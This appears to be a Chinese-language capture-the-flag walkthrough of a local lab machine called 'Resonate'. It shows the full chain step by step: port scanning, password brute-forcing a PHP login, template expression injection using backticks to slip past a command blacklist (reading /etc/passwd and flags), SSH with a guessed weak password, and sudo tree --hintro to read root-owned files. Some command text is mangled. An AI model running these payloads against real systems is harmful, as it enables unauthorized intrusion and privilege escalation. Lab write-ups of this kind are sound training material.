

Resonate

授权环境：本地靶场 192.168.64.23 。本文记录纯黑盒复现过程，未读取 OVA。

利用链

隐藏 PHP 登录入口 → Web 弱凭据 admin:joker → PHP 表达式注入与反引号命令执行 → 以 apache 读取 user flag → 弱口令登录 sareil → sudo tree --hintro 任意文件读取 → root flag

信息收集

端口与服务

先进行全端口扫描和默认脚本探测：

```
nmap -Pn -n -sV -sC -p- 192.168.64.23
```

```
(root@oberon)-[~]
# nmap -Pn -n -sV -sC -p- 192.168.64.23
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-20 17:55 CST
Nmap scan report for 192.168.64.23
Host is up (1.0s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Unix))
|_ http-server-header: Apache/2.4.68 (Unix)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: It works! Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2846.13 seconds
```

Nmap 扫描结果

目标仅开放 SSH 和 HTTP：

```
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Unix))
```

Web 内容枚举

访问站点根目录只看到 Apache 默认页面。枚举常见文件和目录：

```
ffuf \  
-w /home/oberon/tools/fuzzdicts/custom/ffuf-mini.txt \  
-u http://192.168.64.23/FUZZ \  
-mc all -fc 404 \  
-t 10 -rate 50
```

```
:: Filter          : Response status: 404  
-----  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 9ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 8ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 9ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 7ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 7ms]  
.htaccess        [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 10ms]  
.htpasswd        [Status: 403, Size: 316, Words: 21, Lines: 10, Duration: 8ms]  
index.php        [Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 8ms]  
login.php        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 47ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 3ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 2ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 5ms]  
[Status: 200, Size: 2162, Words: 563, Lines: 43, Duration: 10ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 43ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 9ms]  
[Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 7ms]  
:: Progress: [188/188] :: Job [1/1] :: 50 req/sec :: Duration: [0:00:03] :: Errors: 0 ::  
(root@oberon)-[~]  
#
```

ffuf 内容枚举结果

```
.htaccess [Status: 403, Size: 316]  
.htpasswd [Status: 403, Size: 316]  
index.php [Status: 302, Size: 0]  
login.php [Status: 200, Size: 2162]
```

`.htaccess` 和 `.htpasswd` 的 403 响应说明服务器识别这些文件名但禁止访问。`index.php` 返回 302, 而 `login.php` 返回独立页面, 说明默认首页之后还存在 PHP 应用。

登录入口

检查 `index.php` 的完整响应头:

```
curl -i http://192.168.64.23/index.php
```

```
HTTP/1.1 302 Found  
Server: Apache/2.4.68 (Unix)  
X-Powered-By: PHP/8.5.10  
Set-Cookie: PHPSESSID=... ; path=/  

```

Location: login.php
Content-Length: 0

index.php 创建 PHP 会话后重定向至 login.php。登录表单没有 CSRF Token，错误凭据会稳定返回 Invalid credentials，可以用该字符串区分失败响应。

Web 凭据

以常见管理用户名 admin 配合 1575 条常见密码进行低速、单用户密码审计：

```
ffuf \  
-w /usr/share/seclists/Passwords/Common-Credentials/probable-v2_top-1575.txt:PASS \  
-u http://192.168.64.23/login.php \  
-X POST \  
-H 'Content-Type: application/x-www-form-urlencoded' \  
-d 'username=admin&password=PASS' \  
-mc all -fr 'Invalid credentials' \  
-t 10 -rate 50
```

失败响应均被 -fr 过滤，最终只有 joker 返回 302：

joker [Status: 302, Size: 0]

```
\\_/_  \\_/_  \\_/_/_  \\_/_/

v2.1.0-dev

-----
:: Method      : POST
:: URL         : http://192.168.64.23/login.php
:: Wordlist    : PASS: /usr/share/seclists/Passwords/Common-Credentials/probable-v2_top-1575.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=admin&password=PASS
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 10
:: Matcher    : Response status: all
:: Filter     : Regexp: Invalid credentials
-----

joker [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 12ms]
:: Progress: [1575/1575] :: Job [1/1] :: 50 req/sec :: Duration: [0:00:31] :: Errors: 0 ::

(root@oberon)-[~]
#
```

Web 密码审计结果

由此验证 Web 凭据为 admin:joker。

初始访问

模板表达式注入

登录后的 Template Editor 明确提示支持 `{{variable}}` 和 `{=expression=}` 语法。这里存在用户可控模板内容，因此先用无害算术表达式判断服务端是否真的执行表达式：

Template Editor

Edit and preview notification templates using `{{variable}}` and `{=expression=}` syntax.

Select Template

Alert

Monthly

Status

Welcome

Variables

name

John Doe

email

john@acmecorp.com

date

September 20, 2026

message

Your request has been processed succe:

department

Template Content

Dear {{name}},

Current system status: {{message}}

Priority Level: {{priority}}

Contact: {{department}}

You can use dynamic expressions in your templates.

Example: Current year is `{= date('Y') =}`

- Infrastructure Team

Render Preview

Reset


Preview

Edit the template above and click "Render Preview".

Template Editor 页面

`{=7*7=}`

预览返回 49，确认模板内容会在服务端求值，而不是被原样输出：




算术表达式求值结果

命令执行与用户枚举

Settings 页面虽然限制了 `system`、`exec`、`shell_exec` 等函数，但 PHP 反引号命令替换不包含这些函数名。将 `id` 放入反引号中验证命令执行：

```
{='id'='}
```




表达式执行 id 的结果

```
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache)
```

这说明已获得 `apache` 权限的 Web 命令执行，但尚未取得普通用户或 `root` 会话。继续读取 `/etc/passwd`：

```
{='cat /etc/passwd'='}
```



Request

```
1 POST /index.php?page=editor&template=welcome HTTP/1.1
2 Host: 192.168.64.23
3 Content-Length: 245
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
8 Origin: http://192.168.64.23
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.64.23/index.php?page=editor&template=welcome
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=47496ff15a2003bdc47e6592930e2fb7
14 Connection: keep-alive
15
16 var_name=John+Doe&var_email=john%40acmecorp.com&var_date=
  September+20%2C+2026&var_message=
  Your+request+has+been+processed+successfully.&var_department=IT+Support&
  var_priority=High&template_content=
  %7b%3d%60cat%20%2fetc%2fpasswd%60%3d%7d&preview=
```

Response

```
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
```

Inspector

Body parameter

Name	Value
template_content	%7b%3d%60cat%20%2fetc%2fpasswd%60%3d%7d

Decoded from: URL encoding

{='cat /etc/passwd'='}

Cancel Apply changes

passwd 中的普通用户 sareil

```
sareil:x:1000:1000::/home/sareil:/bin/bash
```


UID、家目录和登录 Shell 表明 **sareil** 是目标上的普通登录用户。

获取 user

读取 user flag

先利用现有 Web RCE 尝试读取该用户家目录中的 flag:

```
{='cat /home/sareil/user.txt'='}
```



Request

```
1 POST /index.php?page=editor&template=welcome HTTP/1.1
2 Host: 192.168.64.23
3 Content-Length: 257
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
8 Origin: http://192.168.64.23
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.64.23/index.php?page=editor&template=welcome
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=47496ff15a2003bdc47e6592930e2fb7
14 Connection: keep-alive
15
16 var_name=John+Doe&var_email=john%40acmecorp.com&var_date=
  September+20%2C+2026&var_message=
  Your+request+has+been+processed+successfully.&var_department=IT+Support&
  var_priority=High&template_content=
  %7b%3d%60cat%20%2fhome%2fsareil%2fuser.txt%60%3d%7d&preview=
```

Response

```
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
```

Inspector

Body parameter

Name	Value
template_content	%7b%3d%60cat%20%2fhome%2fsareil%2fuser.txt%60%3d%7d

Decoded from: URL encoding

{='cat /home/sareil/user.txt'='}

Cancel Apply changes

```
f\lag{user-0d0f412a8f13f87eba4839ffff33adae}
```

此时已经取得 user flag, 但执行身份仍是 `apache`, 不能把它写成已获得 `sareil` Shell。

弱口令验证与 SSH 登录

端口扫描显示 SSH 开放, 且 `sareil` 具有交互式 Shell。以一次人工尝试验证“密码与用户名相同”的弱口令假设:

```
ssh sareil@192.168.64.23
```

密码 `sareil` 验证成功, 即凭据为 `sareil:sareil`。

```
(root@oberon)-[~]
# ssh sareil@192.168.64.23
sareil@192.168.64.23's password:

_ _ _ _ _
\\ \ / - - - | | - - - - - \\ \ / - - -
\\ v v / - / | ( ) | | | | | | | | |
 \ \ / \ - - | \ - - \ / | | | | \ - -

sareil@Resonate:~$ id
uid=1000(sareil) gid=1000(sareil) groups=1000(sareil)
sareil@Resonate:~$ whoami
sareil
sareil@Resonate:~$ hostname
Resonate
sareil@Resonate:~$ ls -la
total 12
drwxr-sr-x    2 sareil   sareil           4096 Jul  4 19:40 .
drwxr-xr-x    3 root     root             4096 Jul  4 19:02 ..
rw-r--r--    1 root     sareil            44 Jul  4 19:02 user.txt
sareil@Resonate:~$ cat user.txt
flag{user-0d0f412a8f13f87eba4839ffff33adae}
sareil@Resonate:~$
```

sareil SSH 会话与 user flag

本地枚举

sudo 权限

检查当前用户能够通过 `sudo` 执行的程序：

```
sudo -l
```

User sareil may run the following commands on Resonate:

```
(ALL : ALL) /usr/bin/tree
```

```
sareil@Resonate:~$ sudo -l
Matching Defaults entries for sareil on Resonate:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sareil:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User sareil may run the following commands on Resonate:
    (ALL : ALL) /usr/bin/tree
sareil@Resonate:~$ /usr/bin/tree --version
tree v2.3.2 © 1996 - 2026 by Steve Baker, Thomas Moore, Francesc Rocher, Florian Sesser, Kyosuke Tokoro
sareil@Resonate:~$ /usr/bin/tree --help
usage: tree [-acdfghilnpqrstuvxACDFJQNSUX] [-L level [-R]] [-H [-]baseHREF]
        [-T title] [-o filename] [-P pattern] [-I pattern] [--gitignore]
        [--gitfile[=]file] [--matchdirs] [--metafirst] [--ignore-case]
        [--nolinks] [--hintro[=]file] [--houtro[=]file] [--inodes] [--device]
        [--sort[=]name] [--dirsfirst] [--filesfirst] [--filelimit[=]#] [--si]
        [--du] [--prune] [--charset[=]X] [--timefmt[=]format] [--fromfile]
        [--fromtabfile] [--fflinks] [--info] [--infofile[=]file] [--noreport]
        [--hyperlink] [--scheme[=]schema] [--authority[=]host] [--opt-toggle]
        [--compress[=]#] [--condense] [--version] [--help] [--acl] [--selinux]
        [--] [directory ...]

----- Listing options -----
-a          All files are listed.
-d          List directories only.
-l          Follow symbolic links like directories.
-f          Print the full path prefix for each file.
-x          Stay on current filesystem only.
-L level    Descend only level directories deep.
-R          Rerun tree when max dir level reached.
-P pattern  List only those files that match the pattern given.
-I pattern  Do not list files that match the given pattern.
--gitignore Filter by using .gitignore files.
--gitfile X Explicitly read a gitignore file.
--ignore-case Ignore case when pattern matching.
--matchdirs Include directory names in -P pattern matching.
--metafirst Print meta-data at the beginning of each line.
--prune     Prune empty directories from the output.
```

sudo 权限和 tree 版本

sareil 可以任意参数运行 `/usr/bin/tree`。检查程序的完整帮助，寻找能够读取文件、写文件、执行命令或加载外部配置的功能。

tree 参数分析

```
/usr/bin/tree --help
```

在 HTML 输出选项中发现：

```
--hintro X  Use file X as the HTML intro.
--houtro X  Use file X as the HTML outro.
```

```

--selinux      Print the selinux security label if present.
----- Sorting options -----
-v            Sort files alphanumerically by version.
-t            Sort files by last modification time.
-c            Sort files by last status change time.
-U            Leave files unsorted.
-r            Reverse the order of the sort.
--dirsfirst    List directories before files (-U disables).
--filesfirst   List files before directories (-U disables).
--sort X       Select sort: name,version,size,mtime,ctime,none.
----- Graphics options -----
-i            Don't print indentation lines.
-A            Print ANSI lines graphic indentation lines.
-S            Print with CP437 (console) graphics indentation lines.
-n            Turn colorization off always (-C overrides).
-C            Turn colorization on always.
--compress #   Compress indentation lines.
----- XML/HTML/JSON/HYPERLINK options -----
-X            Prints out an XML representation of the tree.
-J            Prints out an JSON representation of the tree.
-H baseHREF    Prints out HTML format with baseHREF as top directory.
-T string      Replace the default HTML title and H1 header with string.
--nolinks       Turn off hyperlinks in HTML output.
--hintro X     Use file X as the HTML intro.
--houtro X     Use file X as the HTML outro.
--hyperlink    Turn on OSC 8 terminal hyperlinks.
--scheme X     Set OSC 8 hyperlink scheme, default file://
--authority X  Set OSC 8 hyperlink authority/hostname.
----- Input options -----
--fromfile     Reads paths from files (==stdin)
--fromtabfile  Reads trees from tab indented files (==stdin)
--fflinks      Process link information when using --fromfile.
----- Miscellaneous options -----
--opt-toggle   Enable option toggling.
--version      Print version and exit.
--help         Print usage and this help message and exit.
--             Options processing terminator.
sareil@Resonate:~$

```

tree 帮助中的 hintro 和 houtro 参数

`--hintro` 和 `--houtro` 都接收文件路径，并把文件内容插入 HTML 输出。因为 `tree` 可由 `sudo` 以 UID 0 运行，文件也会由 `root` 权限打开，由此形成任意文件读取链：

sareil 控制 `tree` 参数

- `sudo` 以 UID 0 启动 `tree`
- `--hintro` 以 `root` 权限打开指定文件
- 文件内容出现在标准输出

获取 root flag

验证文件读取

先用当前用户可读的标记文件验证参数行为，避免一开始就对敏感文件操作：

```

printf 'TREE_READ_TEST\n' > /tmp/tree-test.txt
/usr/bin/tree -H . \
  --hintro /tmp/tree-test.txt \

```

```
/tmp | head -20
```

```
sareil@Resonate:~$ printf "TREE_READ_TEST\n" >/tmp/tree-test.txt
sareil@Resonate:~$ /usr/bin/tree \
-H . \
--hintro /tmp/tree-test.txt \
--houtro /dev/null \
/tmp | head -20
TREE_READ_TEST
  <a href="/tmp/">/tmp</a><br>
  |<nbsp;<a href="/tmp/resonate-f">resonate-f</a><br>
  |<nbsp;<a href="/tmp/sess_0059350d9da9f13b3fc56dbd4805193a">sess_0059350d9da9f13b3fc56dbd480519
3a</a><br>
  |<nbsp;<a href="/tmp/sess_00641406878760d8d6a171acbc41f952">sess_00641406878760d8d6a171acbc41f9
52</a><br>
  |<nbsp;<a href="/tmp/sess_008b2f64e92f3f57f8cfca3b2f70b4d9">sess_008b2f64e92f3f57f8cfca3b2f70b4
d9</a><br>
  |<nbsp;<a href="/tmp/sess_00f71e4402a9394beb46b96311bb6aa0">sess_00f71e4402a9394beb46b96311bb6a
a0</a><br>
  |<nbsp;<a href="/tmp/sess_0169cd0426f7b47966583a7cb402ecbd">sess_0169cd0426f7b47966583a7cb402ec
bd</a><br>
  |<nbsp;<a href="/tmp/sess_017148664a73c79438326a0b864982e4">sess_017148664a73c79438326a0b864982
e4</a><br>
  |<nbsp;<a href="/tmp/sess_0171e0283baca28237534aece3acfd3">sess_0171e0283baca28237534aece3acfd
f3</a><br>
  |<nbsp;<a href="/tmp/sess_018834da23a4fbb0fb987c220c017a06">sess_018834da23a4fbb0fb987c220c017a
06</a><br>
  |<nbsp;<a href="/tmp/sess_01e7b628aca1d9100d3ec3ae60195b0c">sess_01e7b628aca1d9100d3ec3ae60195b
0c</a><br>
  |<nbsp;<a href="/tmp/sess_01f066bc3a087c53686574e3063b9390">sess_01f066bc3a087c53686574e3063b93
90</a><br>
  |<nbsp;<a href="/tmp/sess_02022822ca0f9a530c9158474c450091">sess_02022822ca0f9a530c9158474c4500
91</a><br>
  |<nbsp;<a href="/tmp/sess_02244f74e525ed94057db7d85c8d9f5c">sess_02244f74e525ed94057db7d85c8d9f
5c</a><br>
  |<nbsp;<a href="/tmp/sess_024751b9046db3d36f9a78000a4d6073">sess_024751b9046db3d36f9a78000a4d60
73</a><br>
  |<nbsp;<a href="/tmp/sess_0262ba24f5fb88f0af7d9855adb9b1d9">sess_0262ba24f5fb88f0af7d9855adb9b1
d9</a><br>
  |<nbsp;<a href="/tmp/sess_027c977aeeaabab8f542ee87a47787fc4">sess_027c977aeeaabab8f542ee87a47787fc4
```

tree hintro 文件读取验证

输出中出现 `TREE_READ_TEST`，说明 `--hintro` 确实会读取指定文件。

读取 root flag

将同一命令交由 `sudo` 执行，并把输入文件改为 `/root/root.txt`：

```
sudo /usr/bin/tree -H . \
--hintro /root/root.txt \
--houtro /dev/null \
/tmp
```

```
d9</a><br>
|<!--&nbsp;<a href=
c4</a><br>
|<!--&nbsp;<a href=
c7</a><br>
|<!--&nbsp;<a href=
aa</a><br>
sareil@Resonate:~$ sudo /usr/bin/tree -H . \
--hintro /root/root.txt \
--houtro /dev/null \
/tmp
flag{root-8569f5c67a44dcf5503256cc3fee580c}
|<!--&nbsp;<a href=
|<!--&nbsp;<a href=
|<!--&nbsp;<a href=
3a</a><br>
|<!--&nbsp;<a href=
52</a><br>
|<!--&nbsp;<a href=
d9</a><br>
|<!--&nbsp;<a href=
a0</a><br>
|<!--&nbsp;<a href=
bd</a><br>
|<!--&nbsp;<a href=
e4</a><br>
|<!--&nbsp;<a href=
f3</a><br>
|<!--&nbsp;<a href=
06</a><br>
|<!--&nbsp;<a href=
0c</a><br>
|<!--&nbsp;<a href=
90</a><br>
|<!--&nbsp;<a href=
91</a><br>
|<!--&nbsp;<a href=
5c</a><br>
```

通过 `sudo tree` 读取 `root flag`

```
flag{root-8569f5c67a44dcf5503256cc3fee580c}
```